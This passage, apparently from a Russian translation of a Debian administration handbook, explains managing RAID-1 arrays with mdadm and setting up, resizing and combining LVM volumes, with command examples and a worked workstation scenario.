Здесь уместны несколько замечаний. Во-первых, **mdadm** предупреждает, что физические элементы имеют разные размеры; поскольку это подразумевает, что часть пространства на большем элементе будет потеряна, здесь требуется подтверждение.

Что более важно, обратите внимание на состояние зеркала. Нормальное состояние зеркала RAID — когда содержимое двух дисков полностью идентично. Однако ничто не гарантирует этого, когда том только что создан. Поэтому подсистема RAID берёт эту гарантию на себя, и как только устройство RAID будет создано, начнётся этап синхронизации. Некоторое время спустя (точное его количество будет зависеть от размера дисков…) массив RAID переходит в состояние «active». Заметьте что на этом этапе восстановления зеркало находится в деградированном состоянии, и избыточность не гарантируется. Сбой диска в этот рискованный промежуток времени может привести к потере всех данных. Большие объёмы важных данных, однако, редко сохраняются на только что созданном RAID до конца начальной синхронизации. Отметьте, что даже в деградированном состоянии `/dev/md1` может использоваться, на нём можно создать файловую систему и скопировать в неё какие-то данные.

***СОВЕТ* Запуск зеркала в деградированном состоянии**

Иногда два диска недоступны сразу, когда появляется желание создать зеркало RAID-1, например потому что один из дисков, которые планируется включить в зеркало, уже используется для хранения данных, которые необходимо перенести на массив. В таких случаях можно специально создать деградированный массив RAID-1, передав `missing` вместо файла устройства как один из аргументов **mdadm**. После того, как данные будут скопированы на «зеркало», старый диск можно добавить в массив. После этого начнётся синхронизация, которая и обеспечит нам избыточность, которой мы хотели добиться.

***СОВЕТ* Настройка зеркала без синхронизации**

Тома RAID-1 часто создаются для использования в качестве нового диска, зачастую считающегося пустым. Начальное содержимое диска поэтому не особо важно, ведь необходимо обеспечить доступность только данных, записанных после создания тома, а именно файловой системы.

По этой причине можно усомниться в смысле синхронизации обоих дисков во время создания. Зачем беспокоиться об этом, если идентично содержимое тех областей тома, которые будут читаться только после того, как мы записали на них что-то?

К счастью, этот этап синхронизации можно пропустить, передав опцию `--assume-clean` команде **mdadm**. Однако эта опция может повлечь неприятные сюрпризы в случаях, когда начальные данные будут читаться (например если на физических дисках уже присутствовала файловая система), поэтому она не включена по умолчанию.

Теперь посмотрим, что происходит, когда один из элементов массива RAID-1 выходит из строя. **mdadm**, а точнее её опция `--fail`, позволяет симулировать такой отказ диска:

```
# mdadm /dev/md1 --fail /dev/sde
mdadm: set /dev/sde faulty in /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Update Time : Wed May  6 09:39:39 2015
          State : clean, degraded
 Active Devices : 1
Working Devices : 1
 Failed Devices : 1
  Spare Devices : 0

           Name : mirwiz:1  (local to host mirwiz)
           UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
         Events : 19

    Number   Major   Minor   RaidDevice State
       0       8       50        0      active sync   /dev/sdd2
       2       0        0        2      removed

       1       8       64        -      faulty   /dev/sde
```

Содержимое тома по-прежнему доступно (и, если он смонтирован, приложения ничего не заметят), но сохранность данных больше не застрахована: если диск `sdd` в свою очередь выйдет из строя, данные будут потеряны. Мы хотим избежать такого риска, поэтому мы заменим отказавший диск новым, `sdf`:

```
# mdadm /dev/md1 --add /dev/sdf
mdadm: added /dev/sdf
# mdadm --detail /dev/md1
/dev/md1:
[...]
   Raid Devices : 2
  Total Devices : 3
    Persistence : Superblock is persistent

    Update Time : Wed May  6 09:48:49 2015
          State : clean, degraded, recovering
 Active Devices : 1
```

```
Working Devices : 2
 Failed Devices : 1
  Spare Devices : 1

 Rebuild Status : 28% complete

           Name : mirwiz:1  (local to host mirwiz)
           UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
         Events : 26

    Number   Major   Minor   RaidDevice State
       0       8       50        0      active sync   /dev/sdd2
       2       8       80        1      spare rebuilding   /dev/sdf

       1       8       64        -      faulty   /dev/sde
# [...]
[...]
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Update Time : Wed May  6 09:49:08 2015
          State : clean
 Active Devices : 2
Working Devices : 2
 Failed Devices : 1
  Spare Devices : 0

           Name : mirwiz:1  (local to host mirwiz)
           UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
         Events : 41

    Number   Major   Minor   RaidDevice State
       0       8       50        0      active sync   /dev/sdd2
       2       8       80        1      active sync   /dev/sdf

       1       8       64        -      faulty   /dev/sde
```

Опять-таки, ядро автоматически запускает этап восстановления, на протяжении которого том, хотя и по-прежнему доступный, находится в деградированном состоянии. Когда восстановление завершается, массив RAID возвращается в нормальное состояние. Можно сказать системе, что диск `sde` следует удалить из массива, в результате чего получится классическое зеркало RAID на двух дисках:

```
# mdadm /dev/md1 --remove /dev/sde
mdadm: hot removed /dev/sde from /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Number   Major   Minor   RaidDevice State
       0       8       50        0      active sync   /dev/sdd2
       2       8       80        1      active sync   /dev/sdf
```

После этого диск может быть физически извлечён из сервера при следующем отключении, или даже из работающего сервера, если аппаратная конфигурация

позволяет горячую замену. Такие конфигурации включают некоторые контроллеры SCSI, большинство SATA-дисков и внешние накопители, работающие через USB или Firewire.

12.1.1.3. Создание резервной копии настроек

Большая часть метаданных, касающихся томов RAID, сохраняется непосредственно на дисках, входящих в эти массивы, так что ядро может определить массивы и их компоненты и собрать их автоматически при запуске системы. И всё же резервное копирование конфигурации крайне желательно, поскольку такое определение не защищено от ошибок, и следует ожидать, что оно наверняка даст сбой в самый неподходящий момент. В нашем примере, если бы отказ диска `sde` был настоящим (а не симулированным), и система перезагрузилась бы без удаления этого диска, он мог бы начать работать опять, поскольку был бы обнаружен при перезагрузке. Ядро получило бы три физических элемента, каждый из которых заявлял бы, что содержит половину одного и того же тома RAID. Другой источник путаницы может возникнуть, когда тома RAID с двух серверов переносятся на один и тот же сервер. Если бы эти массивы работали нормально до того, как диски были перемещены, ядро смогло бы обнаружить и пересобрать пары корректно; но если перемещённые диски были бы объединены в `md1` на прежнем сервере, а на новом сервере уже был бы `md1`, одно из зеркал было бы переименовано.

Поэтому резервное копирование важно хотя бы для справки. Стандартный путь для этого — редактирование файла `/etc/mdadm/mdadm.conf`, пример которого приводится здесь:

Пример 12.1. Конфигурационный файл mdadm

```
# mdadm.conf
#
# Please refer to mdadm.conf(5) for information about this file.
#

# by default (built-in), scan all partitions (/proc/partitions) and all
# containers for MD superblocks. alternatively, specify devices to scan, usi
# wildcards if desired.
DEVICE /dev/sd*

# auto-create devices with Debian standard permissions
CREATE owner=root group=disk mode=0660 auto=yes

# automatically tag new arrays as belonging to the local system
HOMEHOST <system>

# instruct the monitoring daemon where to send mail alerts
MAILADDR root

# definitions of existing MD arrays
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=bb085b35:28e821bd:20d697c9:65
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=6ec558ca:0c2c04a0:19bca283:95
```

```
# This configuration was auto-generated on Thu, 17 Jan 2013 16:21:01 +0100
# by mkconf 3.2.5-3
```

Один из наиболее важных элементов здесь — опция `DEVICE`, в которой перечисляются устройства, на которых система будет автоматически искать компоненты томов RAID во время запуска. В нашем примере мы заменили значение по умолчанию, `partitions containers`, на явный список файлов устройств, поскольку мы выбрали использование целых дисков, а не только разделов, для некоторых томов.

Последние две строки в нашем примере позволяют ядру безопасно выбирать, какой номер тома какому массиву следует назначить. Метаданных, хранящихся на самих дисках, достаточно для пересборки томов, но не для определения номера тома (и соответствующего имени устройства `/dev/md*`).

К счастью, эти строки могут быть сгенерированы автоматически:

```
# mdadm --misc --detail --brief /dev/md?
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=bb085b35:28e821bd:20d697c9:65(
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=6ec558ca:0c2c04a0:19bca283:95:
```

Содержимое этих последних двух строк не зависит от списка дисков, входящих в том. Поэтому нет необходимости перегенерировать эти строки при замене вышедшего из строя диска новым. С другой стороны, следует аккуратно обновлять этот файл при создании или удалении массива RAID.

12.1.2. LVM

LVM, или *менеджер логических томов* (*Logical Volume Manager*), — другой подход к абстрагированию логических томов от их физических носителей, который фокусируется на увеличении гибкости, а не надёжности. LVM позволяет изменять логические тома прозрачно для приложений; к примеру, можно добавить новые диски, перенести на них данные, удалить старые диски без отмонтирования тома.

12.1.2.1. Принципы работы LVM

Такая гибкость достигается за счёт уровня абстракции, включающего три понятия.

Первое, PV (*физический том — Physical Volume*), ближе всего к аппаратной стороне: это могут быть разделы на диске, целый диск или иное блочное устройство (в том числе и RAID-массив). Обратите внимание, что когда физический элемент настроен на использование в роли PV для LVM, доступ к нему должен осуществляться только через LVM, иначе система будет сбита с толку.

Несколько PV могут быть объединены в VG (*группу томов — Volume Group*), которую можно сравнить с виртуальными расширяемыми дисками. VG абстрактны и не имеют представления в виде файла в структуре иерархии `/dev`, так что риска использовать их напрямую нет.

Третий тип объектов — LV (*логический том — Logical Volume*), который является частью VG; если продолжить аналогию VG с диском, то LV соответствует разделу. LV представляется как блочное устройство в `/dev` и может использоваться точно так же, как и любой физический раздел (как правило — для размещения файловой системы или пространства подкачки).

Важно, что разбиение VG на LV совершенно независимо от его физических компонент (PV). VG с единственным физическим компонентом (например диском) может быть разбита на десяток логических томов; точно так же VG может использовать несколько физических дисков и представляться в виде единственного большого логического тома. Единственным ограничением является то, что, само собой, общий размер, выделенный LV, не может быть больше, чем общая ёмкость всех PV в группе томов.

Часто, однако, имеет смысл использовать однородные физические компоненты в составе VG. К примеру, если доступны быстрые диски и более медленные, быстрые можно объединить в одну VG, а более медленные — в другую; порции первой можно выдавать приложениям, требующим быстрого доступа к данным, а вторую оставить для менее требовательных задач.

В любом случае помните, что LV не закреплены за конкретным PV. Можно повлиять на то, где физически хранятся данные с LV, но эта возможность не требуется для повседневного использования. С другой стороны, когда набор физических компонентов VG меняется, физические места хранения, соответствующие конкретному LV, можно переносить между дисками (в пределах PV, закреплённых за VG, разумеется).

12.1.2.2. Настройка LVM

Давайте пройдём шаг за шагом процесс настройки LVM для типичного случая: мы хотим упростить чрезмерно усложнённую ситуацию с хранилищами. Такое обычно получается в результате долгой и витиеватой истории накопления временных мер. Для иллюстрации возьмём сервер, на котором со временем возникала потребность в изменении хранилища, что в конечном итоге привело к путанице из доступных разделов, распределённых по нескольким частично используемым дискам. Если более конкретно, доступны следующие разделы:

- на диске `sdb` — раздел `sdb2`, 4 ГБ;
- на диске `sdc` — раздел `sdc3`, 3 ГБ;
- диск `sdd`, 4 ГБ, доступен полностью;
- на диске `sdf` — раздел `sdf1`, 4 ГБ, и раздел `sdf2`, 5 ГБ.

Кроме того, давайте считать, что диски `sdb` и `sdf` быстрее двух других.

Наша цель — настроить три логических тома для трёх разных приложений: файлового сервера, требующего 5 ГБ дискового пространства, базы данных (1 ГБ), и некоторое пространство для резервных копий (12 ГБ). Первым двум требуется хорошая производительность, а резервные копии менее критичны к скорости доступа. Все эти

ограничения не позволяют разделы сами по себе; используя LVM, можно абстрагироваться от физического размера устройств, так что единственным ограничением является общее доступное пространство.

Необходимые инструменты находятся в пакете lvm2 и его зависимостях. После их установки настройка LVM проходит в три шага, соответствующих трём уровням организации.

Первым делом мы подготавливаем физические тома с помощью **pvcreate**:

```
# pvdisplay
# pvcreate /dev/sdb2
  Physical volume "/dev/sdb2" successfully created
# pvdisplay
  "/dev/sdb2" is a new physical volume of "4.00 GiB"
  --- NEW Physical volume ---
  PV Name               /dev/sdb2
  VG Name
  PV Size               4.00 GiB
  Allocatable           NO
  PE Size               0
  Total PE              0
  Free PE               0
  Allocated PE          0
  PV UUID               0zuiQQ-j1Oe-P593-4tsN-9FGy-TY0d-Quz31I

# for i in sdc3 sdd sdf1 sdf2 ; do pvcreate /dev/$i ; done
  Physical volume "/dev/sdc3" successfully created
  Physical volume "/dev/sdd" successfully created
  Physical volume "/dev/sdf1" successfully created
  Physical volume "/dev/sdf2" successfully created
# pvdisplay -C
  PV         VG   Fmt  Attr PSize PFree
  /dev/sdb2       lvm2 ---  4.00g 4.00g
  /dev/sdc3       lvm2 ---  3.09g 3.09g
  /dev/sdd        lvm2 ---  4.00g 4.00g
  /dev/sdf1       lvm2 ---  4.10g 4.10g
  /dev/sdf2       lvm2 ---  5.22g 5.22g
```

Пока всё идёт неплохо; отметим, что PV может быть размещён как на целом диске, так и на отдельном его разделе. Как показано выше, команда **pvdisplay** выводит список существующих PV, с двумя возможными форматами вывода.

Теперь давайте соберём эти физические элементы в VG с помощью **vgcreate**. Мы соберём PV с быстрых дисков в VG под названием `vg_critical`; другая VG, `vg_normal`, будет также включать более медленные элементы.

```
# vgdisplay
  No volume groups found
# vgcreate vg_critical /dev/sdb2 /dev/sdf1
  Volume group "vg_critical" successfully created
# vgdisplay
  --- Volume group ---
  VG Name               vg_critical
```

```
  System ID
  Format                lvm2
  Metadata Areas        2
  Metadata Sequence No  1
  VG Access             read/write
  VG Status             resizable
  MAX LV                0
  Cur LV                0
  Open LV               0
  Max PV                0
  Cur PV                2
  Act PV                2
  VG Size               8.09 GiB
  PE Size               4.00 MiB
  Total PE              2071
  Alloc PE / Size       0 / 0
  Free  PE / Size       2071 / 8.09 GiB
  VG UUID               bpq7zO-PzPD-R7HW-V8eN-c10c-S32h-f6rKqp

# vgcreate vg_normal /dev/sdc3 /dev/sdd /dev/sdf2
  Volume group "vg_normal" successfully created
# vgdisplay -C
  VG          #PV #LV #SN Attr   VSize  VFree
  vg_critical   2   0   0 wz--n-  8.09g  8.09g
  vg_normal     3   0   0 wz--n- 12.30g 12.30g
```

И снова команды довольно просты (и **vgdisplay** предоставляет два формата вывода). Заметьте, что можно использовать два раздела одного физического диска в двух разных VG. Мы использовали приставку `vg_` в именах наших VG, но это не более чем соглашение.

Теперь у нас есть два «виртуальных диска» размером около 8 ГБ и 12 ГБ соответственно. Давайте разделим их на «виртуальные разделы» (LV). Для этого потребуется команда **lvcreate** и несколько более сложный синтаксис:

```
# lvdisplay
# lvcreate -n lv_files -L 5G vg_critical
  Logical volume "lv_files" created
# lvdisplay
  --- Logical volume ---
  LV Path                /dev/vg_critical/lv_files
  LV Name                lv_files
  VG Name                vg_critical
  LV UUID                J3V0oE-cBYO-KyDe-5e0m-3f70-nv0S-kCWbpT
  LV Write Access        read/write
  LV Creation host, time mirwiz, 2015-06-10 06:10:50 -0400
  LV Status              available
  # open                 0
  LV Size                5.00 GiB
  Current LE             1280
  Segments               2
  Allocation             inherit
  Read ahead sectors     auto
  - currently set to     256
```

```
  Block device           253:0

# lvcreate -n lv_base -L 1G vg_critical
  Logical volume "lv_base" created
# lvcreate -n lv_backups -L 12G vg_normal
  Logical volume "lv_backups" created
# lvdisplay -C
  LV         VG          Attr     LSize  Pool Origin Data%  Meta%  Move Log C
  lv_base    vg_critical -wi-a---  1.00g
  lv_files   vg_critical -wi-a---  5.00g
  lv_backups vg_normal   -wi-a--- 12.00g
```

При создании логических томов обязательны два параметра; они должны быть переданы **lvcreate** как опции. Имя создаваемого LV указывается с опцией `-n`, а его размер обычно указывается с опцией `-L`. Конечно, нужно ещё указать имя VG, который следует использовать, отсюда последний параметр командной строки.

> ***УГЛУБЛЯЕМСЯ* Опции lvcreate**
>
> У команды **lvcreate** есть ряд опций для тонкой настройки создания LV.
>
> Сначала опишем опцию `-l`, с которой размер LV может быть указан в количестве блоков (в противоположность «человеческим» единицам, которые мы использовали выше). Эти блоки (называемые PE — *физическими экстентами*, *Physical Extents* — в терминологии LVM) являются непрерывными единицами хранения на PV, и они не могут быть распределены между LV. При необходимости указать пространство для LV с некоторой точностью, например для использования всего доступного пространства, опция `-l` может оказаться полезнее, чем `-L`.
>
> Также можно указать физическое размещение LV, чтобы его экстенты физически размещались на конкретном PV (разумеется, из числа выделенных для VG). Поскольку мы знаем, что `sdb` быстрее `sdf`, мы можем предпочесть записать `lv_base` туда, если хотим дать преимущество серверу баз данных по сравнению с файловым сервером. Командная строка будет выглядеть так: **lvcreate -n lv_base -L 1G vg_critical /dev/sdb2**. Обратите внимание, что эта команда может завершиться с ошибкой, если на PV недостаточно свободных экстентов. В нашем примере имеет смысл создать `lv_base` раньше `lv_files` чтобы избежать такой ситуации — или освободить немного места на `sdb2` с помощью команды **pvmove**.

Созданные логические тома появляются как блочные устройства в `/dev/mapper/`:

```
# ls -l /dev/mapper
total 0
crw------- 1 root root 10, 236 Jun 10 16:52 control
lrwxrwxrwx 1 root root       7 Jun 10 17:05 vg_critical-lv_base -> ../dm-1
lrwxrwxrwx 1 root root       7 Jun 10 17:05 vg_critical-lv_files -> ../dm-0
lrwxrwxrwx 1 root root       7 Jun 10 17:05 vg_normal-lv_backups -> ../dm-2
# ls -l /dev/dm-*
brw-rw---T 1 root disk 253, 0 Jun 10 17:05 /dev/dm-0
brw-rw---- 1 root disk 253, 1 Jun 10 17:05 /dev/dm-1
brw-rw---- 1 root disk 253, 2 Jun 10 17:05 /dev/dm-2
```

> ***ЗАМЕТКА* Автоматическое определение томов LVM**
>
> Когда компьютер загружается. сценарий `/etc/init.d/lvm` сканирует доступные устройства; те, которые были инициализированы как физические тома LVM регистрируются в подсистеме LVM, принадлежащие к группам томов собираются, и соответствующие логические тома запускаются и делаются доступными. Поэтому нет необходимости редактировать конфигурационные файлы при создании или изменении томов LVM.
>
> Обратите внимание, однако, что резервная копия конфигурации элементов LVM (физических и логических томов и групп томов) сохраняется в `/etc/lvm/backup`, что может пригодиться при возникновении проблем (или просто чтобы

мельком взглянуть под капот).

Для облегчения жизни также создаются символические ссылки в каталогах, соответствующих VG:

```
# ls -l /dev/vg_critical
total 0
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_base -> ../dm-1
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_files -> ../dm-0
# ls -l /dev/vg_normal
total 0
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_backups -> ../dm-2
```

LV можно использовать в точности как обычные разделы:

```
# mkfs.ext4 /dev/vg_normal/lv_backups
mke2fs 1.42.12 (29-Aug-2014)
Creating filesystem with 3145728 4k blocks and 786432 inodes
Filesystem UUID: b5236976-e0e2-462e-81f5-0ae835ddab1d
[...]
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done
# mkdir /srv/backups
# mount /dev/vg_normal/lv_backups /srv/backups
# df -h /srv/backups
Filesystem                         Size  Used Avail Use% Mounted on
/dev/mapper/vg_normal-lv_backups   12G   30M   12G   1% /srv/backups
# [...]
[...]
# cat /etc/fstab
[...]
/dev/vg_critical/lv_base    /srv/base       ext4 defaults 0 2
/dev/vg_critical/lv_files   /srv/files      ext4 defaults 0 2
/dev/vg_normal/lv_backups   /srv/backups    ext4 defaults 0 2
```

С точки зрения приложений, множество маленьких разделов теперь представлены в виде одного 12-гигабайтного тома с удобным именем.

12.1.2.3. Эволюция LVM

Хотя возможность объединять разделы или физические диски и удобна, не она является главным преимуществом LVM. Её гибкость особенно заметна с течением времени, когда возникают потребности в изменениях. Допустим, что в нашем примере возникла потребность в сохранении новых больших файлов, и что LV, выделенный файловому серверу, слишком мал для них. Поскольку мы использовали не всё пространство, доступное на `vg_critical`, мы можем увеличить `lv_files`. Для этого мы используем команду **lvresize**, затем **resize2fs** чтобы соответствующим образом подогнать файловую систему:

```
# df -h /srv/files/
Filesystem                         Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files   5.0G  4.6G  146M  97% /srv/files
```

```
# lvdisplay -C vg_critical/lv_files
  LV       VG          Attr     LSize Pool Origin Data%  Meta%  Move Log Cpy
  lv_files vg_critical -wi-ao-- 5.00g
# vgdisplay -C vg_critical
  VG          #PV #LV #SN Attr   VSize VFree
  vg_critical   2   2   0 wz--n- 8.09g 2.09g
# lvresize -L 7G vg_critical/lv_files
  Size of logical volume vg_critical/lv_files changed from 5.00 GiB (1280 ext
  Logical volume lv_files successfully resized
# lvdisplay -C vg_critical/lv_files
  LV       VG          Attr     LSize Pool Origin Data%  Meta%  Move Log Cpy
  lv_files vg_critical -wi-ao-- 7.00g
# resize2fs /dev/vg_critical/lv_files
resize2fs 1.42.12 (29-Aug-2014)
Filesystem at /dev/vg_critical/lv_files is mounted on /srv/files; on-line res
old_desc_blocks = 1, new_desc_blocks = 1
The filesystem on /dev/vg_critical/lv_files is now 1835008 (4k) blocks long.

# df -h /srv/files/
Filesystem                          Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files  6.9G  4.6G  2.1G  70% /srv/files
```

***ОСТОРОЖНО* Изменение размера файловых систем**

Размеры не всех файловых систем можно изменять во время работы; поэтому изменение размера тома может потребовать отмонтирования файловой системы в начале и обратного монтирования её в конце. Разумеется, при желании уменьшить пространство, выделенное под LV, файловая система должна быть уменьшена первой; при изменении размера в другом направлении порядок обратный: логический том должен быть увеличен прежде, чем файловая система на нём. Это вполне очевидно, ведь файловая система никогда не должна быть больше блочного устройства, на котором она размещается (будь это устройство физическим разделом или логическим томом).

Файловые системы ext3, ext4 и xfs могут быть увеличены онлайн, без размонтирования; уменьшение требует размонтирования. Файловая система reiserfs позволяет изменение размера онлайн в обоих направлениях. Преклонная ext2 не позволяет ни того, ни другого, и всегда должна быть отмонтирована.

Мы могли бы, действуя тем же образом, расширить том, на котором размещается база данных, только мы достигли предела доступного места на VG:

```
# df -h /srv/base/
Filesystem                          Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base 1008M  854M  104M  90% /srv/base
# vgdisplay -C vg_critical
  VG          #PV #LV #SN Attr   VSize VFree
  vg_critical   2   2   0 wz--n- 8.09g 92.00m
```

Это не имеет значения, поскольку LVM позволяет добавлять физические тома в существующие группы томов. Например, мы заметили, что на разделе `sdb1`, использовавшемся вне LVM, размещались только архивы, которые можно переместить на `lv_backups`. Теперь можно утилизировать его и ввести в группу томов, тем самым восстановив доступное пространство. Для этой цели существует команда **vgextend**. Само собой, раздел должен быть предварительно подготовлен как физический раздел. Когда VG расширена, мы можем использовать такие же команды, как и раньше, для увеличения логического тома, а затем файловой системы:

```
# pvcreate /dev/sdb1
  Physical volume "/dev/sdb1" successfully created
# vgextend vg_critical /dev/sdb1
  Volume group "vg_critical" successfully extended
# vgdisplay -C vg_critical
  VG          #PV #LV #SN Attr   VSize VFree
  vg_critical   3   2   0 wz--n- 9.09g 1.09g
# [...]
[...]
# df -h /srv/base/
Filesystem                         Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base  2.0G  854M  1.1G  45% /srv/base
```

***УГЛУБЛЯЕМСЯ* Более подробно о LVM**

LVM угодит и более опытным пользователям, позволяя задавать вручную множество параметров. Например, администратор может настроить размер блоков, составляющих физические и логические тома, как и их физическое размещение. Также можно перемещать блоки между PV, к примеру для тонкой настройки производительности или, в более прозаичном случае, чтобы освободить PV, когда необходимо извлечь соответствующий физический диск из VG (чтобы присоединить его к другой VG или вовсе удалить из LVM). Страницы руководства, описывающие команды, в целом ясны и подробны. Для начала хорошо подойдёт страница lvm(8).

12.1.3. RAID или LVM?

Как RAID, так и LVM предоставляют бесспорные преимущества как только мы выходим за рамки простейшего случая настольного компьютера с одним жёстким диском, где схема использования не меняется с течением времени.

Есть несколько простых примеров, где вопрос выбора не встаёт. Если требуется защитить данные от аппаратных сбоев, безусловно следует создать RAID на избыточном дисковом массиве, ведь LVM просто не предназначен для решения этой проблемы. Если, с другой стороны, требуется гибкая система хранения, где тома не зависят от реальных физических дисков, RAID мало чем поможет, и естественно выбрать LVM.

***ЗАМЕТКА* Если производительность имеет значение…**

В случаях, когда важна скорость ввода-вывода, особенно время доступа, использование LVM и/или RAID в какой-либо из возможных комбинаций может повлиять на производительность, и это может оказаться важным фактором при выборе одной из них. Однако эти различия в производительности крайне малы, и заметны в очень немногих случаях. Если важна производительность, лучшим выбором будет использование накопителей без вращающихся частей (*твердотельных накопителей*, или SSD); их удельная стоимость за мегабайт выше, чем у обычных жёстких дисков, и их вместимость обычно меньше, но они обеспечивают превосходную скорость случайного доступа. Если характер использования предполагает много операций ввода-выводы, распределённых по всей файловой системе, например в случае баз данных, где часто выполняются сложные запросы, преимущество использования SSD значительно перевесит то, что можно выжать, выбирая между LVM поверх RAID и обратным вариантом. В таких ситуациях выбор должен определяться иными соображениями, нежели скорость, поскольку вопрос производительности легче всего решается использованием SSD.

Третий характерный случай — когда хочется просто объединить два диска в один том из соображений производительности или чтобы иметь единую файловую систему, которая больше любого из доступных дисков. В этом случае подходят как RAID-0 (или даже

linear-RAID), так и том LVM. В такой ситуации, если нет дополнительных ограничений (вроде унификации с другими компьютерами, на которых используется только RAID), более предпочтительным часто является выбор LVM. Начальная настройка несколько более сложна, но это небольшое увеличение сложности более чем покрывается дополнительной гибкостью, которую привнесёт LVM, если потребности изменятся, или если понадобится добавить новые диски.

Ну и конечно, есть ещё по-настоящему интересный случай, когда систему хранения нужно сделать одновременно устойчивой к аппаратным сбоям и гибкой, когда дело доходит до выделения томов. Ни RAID, ни LVM не могут удовлетворить обоим требованиям сами по себе; не страшно, в этом случае мы используем их одновременно — точнее, одно поверх другого. Схема, включающая всё и ставшая стандартом с тех пор, как RAID и LVM достигли стабильности, заключается в обеспечении сначала избыточности группировкой дисков в небольшое число RAID-массивов и использовании этих массивов в качестве физических томов LVM; логические разделы будут потом выделяться из этих LV для файловых систем. Преимущество такой настройки заключается в том, что при отказе диска потребуется пересобрать только небольшое число RAID-массивов, тем самым экономя время, которое потребуется администратору на восстановление.

Возьмём конкретный пример: отделу связей с общественностью Falcot Corp требуется рабочая станция для редактирования видео, но бюджет отдела не позволяет приобрести полный комплект оборудования класса high-end. Решено отдать предпочтение оборудованию, специфичному для работы с графикой (монитору и видеокарте), а для хранения использовать оборудование общего назначения. Однако, как общеизвестно, цифровое видео предъявляет определённые требования к хранилищу: объём данных велик, а скорость чтения и записи важна для производительности системы в целом (больше чем типичное время доступа, к примеру). Эти требования должны быть удовлетворены с помощью обычного оборудования, в данном случае двух жёстких дисков SATA объёмом по 300 ГБ; также необходимо сделать системные данные устойчивыми к аппаратным сбоям, в то время как обрабатываемое видео менее важно, поскольку оно ещё записано на видеокассеты.

Чтобы удовлетворить этим требованиям, совмещены RAID-1 и LVM. Диски подключены к двум разным SATA-контроллерам для оптимизации параллельного доступа и снижения риска одновременного отказа, поэтому они представлены как `sda` и `sdc`. Они размечены одинаково по следующей схеме:

```
# fdisk -l /dev/sda

Disk /dev/sda: 300 GB, 300090728448 bytes, 586114704 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x00039a9f

Device    Boot     Start       End   Sectors Size Id Type
```

```
/dev/sda1 *         2048   1992060   1990012 1.0G fd Linux raid autodetect
/dev/sda2        1992061   3984120   1992059 1.0G 82 Linux swap / Solaris
/dev/sda3        4000185 586099395 582099210 298G 5  Extended
/dev/sda5        4000185 203977305 199977120 102G fd Linux raid autodetect
/dev/sda6      203977306 403970490 199993184 102G fd Linux raid autodetect
/dev/sda7      403970491 586099395 182128904  93G 8e Linux LVM
```

- Первые разделы обоих дисков (около 1 ГБ) собраны в том RAID-1, `md0`. Это зеркало напрямую используется для корневой файловой системы.
- Разделы `sda2` и `sdc2` используются как разделы подкачки, предоставляющие 2 ГБ пространства подкачки. С 1 ГБ ОЗУ рабочая станция имеет достаточный объём доступной памяти.
- Разделы `sda5` и `sdc5`, как и `sda6` с `sdc6`, собраны в два новых тома RAID-1, примерно по 100 ГБ каждый, `md1` и `md2`. Оба эти зеркала инициализированы как физические тома LVM, и добавлены в группу томов `vg_raid`. Таким образом эта VG содержит около 200 ГБ надёжного пространства.
- Остальные разделы, `sda7` и `sdc7`, напрямую используются как физические тома, и добавлены в другую VG под названием `vg_bulk`, которая поэтому содержит приблизительно 200 ГБ пространства.

После создания VG можно разбить их весьма гибким образом. Следует помнить, что LV, созданные на `vg_raid` будут сохранны даже если один из дисков выйдет из строя, чего нельзя сказать о LV, созданных на `vg_bulk`; с другой стороны, последние будут размещаться параллельно на обоих дисках, что обеспечит более высокие скорости чтения и записи больших файлов.

По этой причине мы создадим LV `lv_usr`, `lv_var` и `lv_home` на `vg_raid` для размещения соответствующих файловых систем; другой большой LV, `lv_movies`, будет использоваться для размещения окончательных версий роликов после редактирования. Другая VG будет разбита на большой `lv_rushes` для данных, захваченных с видеокамер, и `lv_tmp` для временных файлов. Размещение рабочей области — не такой простой выбор: в то время как для этого тома нужна хорошая производительность, стоит ли она риска потери работы, если диск выйдет из строя во время сессии? В зависимости от ответа на этот вопрос соответствующий LV следует создать на одной VG или на другой.

Теперь у нас есть некоторая избыточность для важных данных и большая гибкость в распределении доступного пространства между приложениями. Если в дальнейшем будет устанавливаться новое программное обеспечение (для редактирования аудиозаписей, например), LV, на котором размещается `/usr/`, может быть безболезненно увеличен.

ПРИМЕЧАНИЕ **Почему три тома RAID-1?**

Мы могли ограничиться одним томом RAID-1 для размещения физического тома под `vg_raid`. Зачем же создавать три?

Смысл первого разделения (`md0` от остальных) в обеспечении сохранности данных: данные, записанные на оба элемента зеркала RAID-1 в точности совпадают, поэтому можно обойти RAID и смонтировать один из дисков напрямую. В случае ошибки в ядре, например, или если метаданные LVM окажутся повреждены, всё равно можно

загрузить минимальную систему для доступа к важным данным, таким как выделение дисков под RAID и LVM тома; метаданные можно восстановить и получить доступ к файлам снова, так что система может быть возвращена в рабочее состояние.

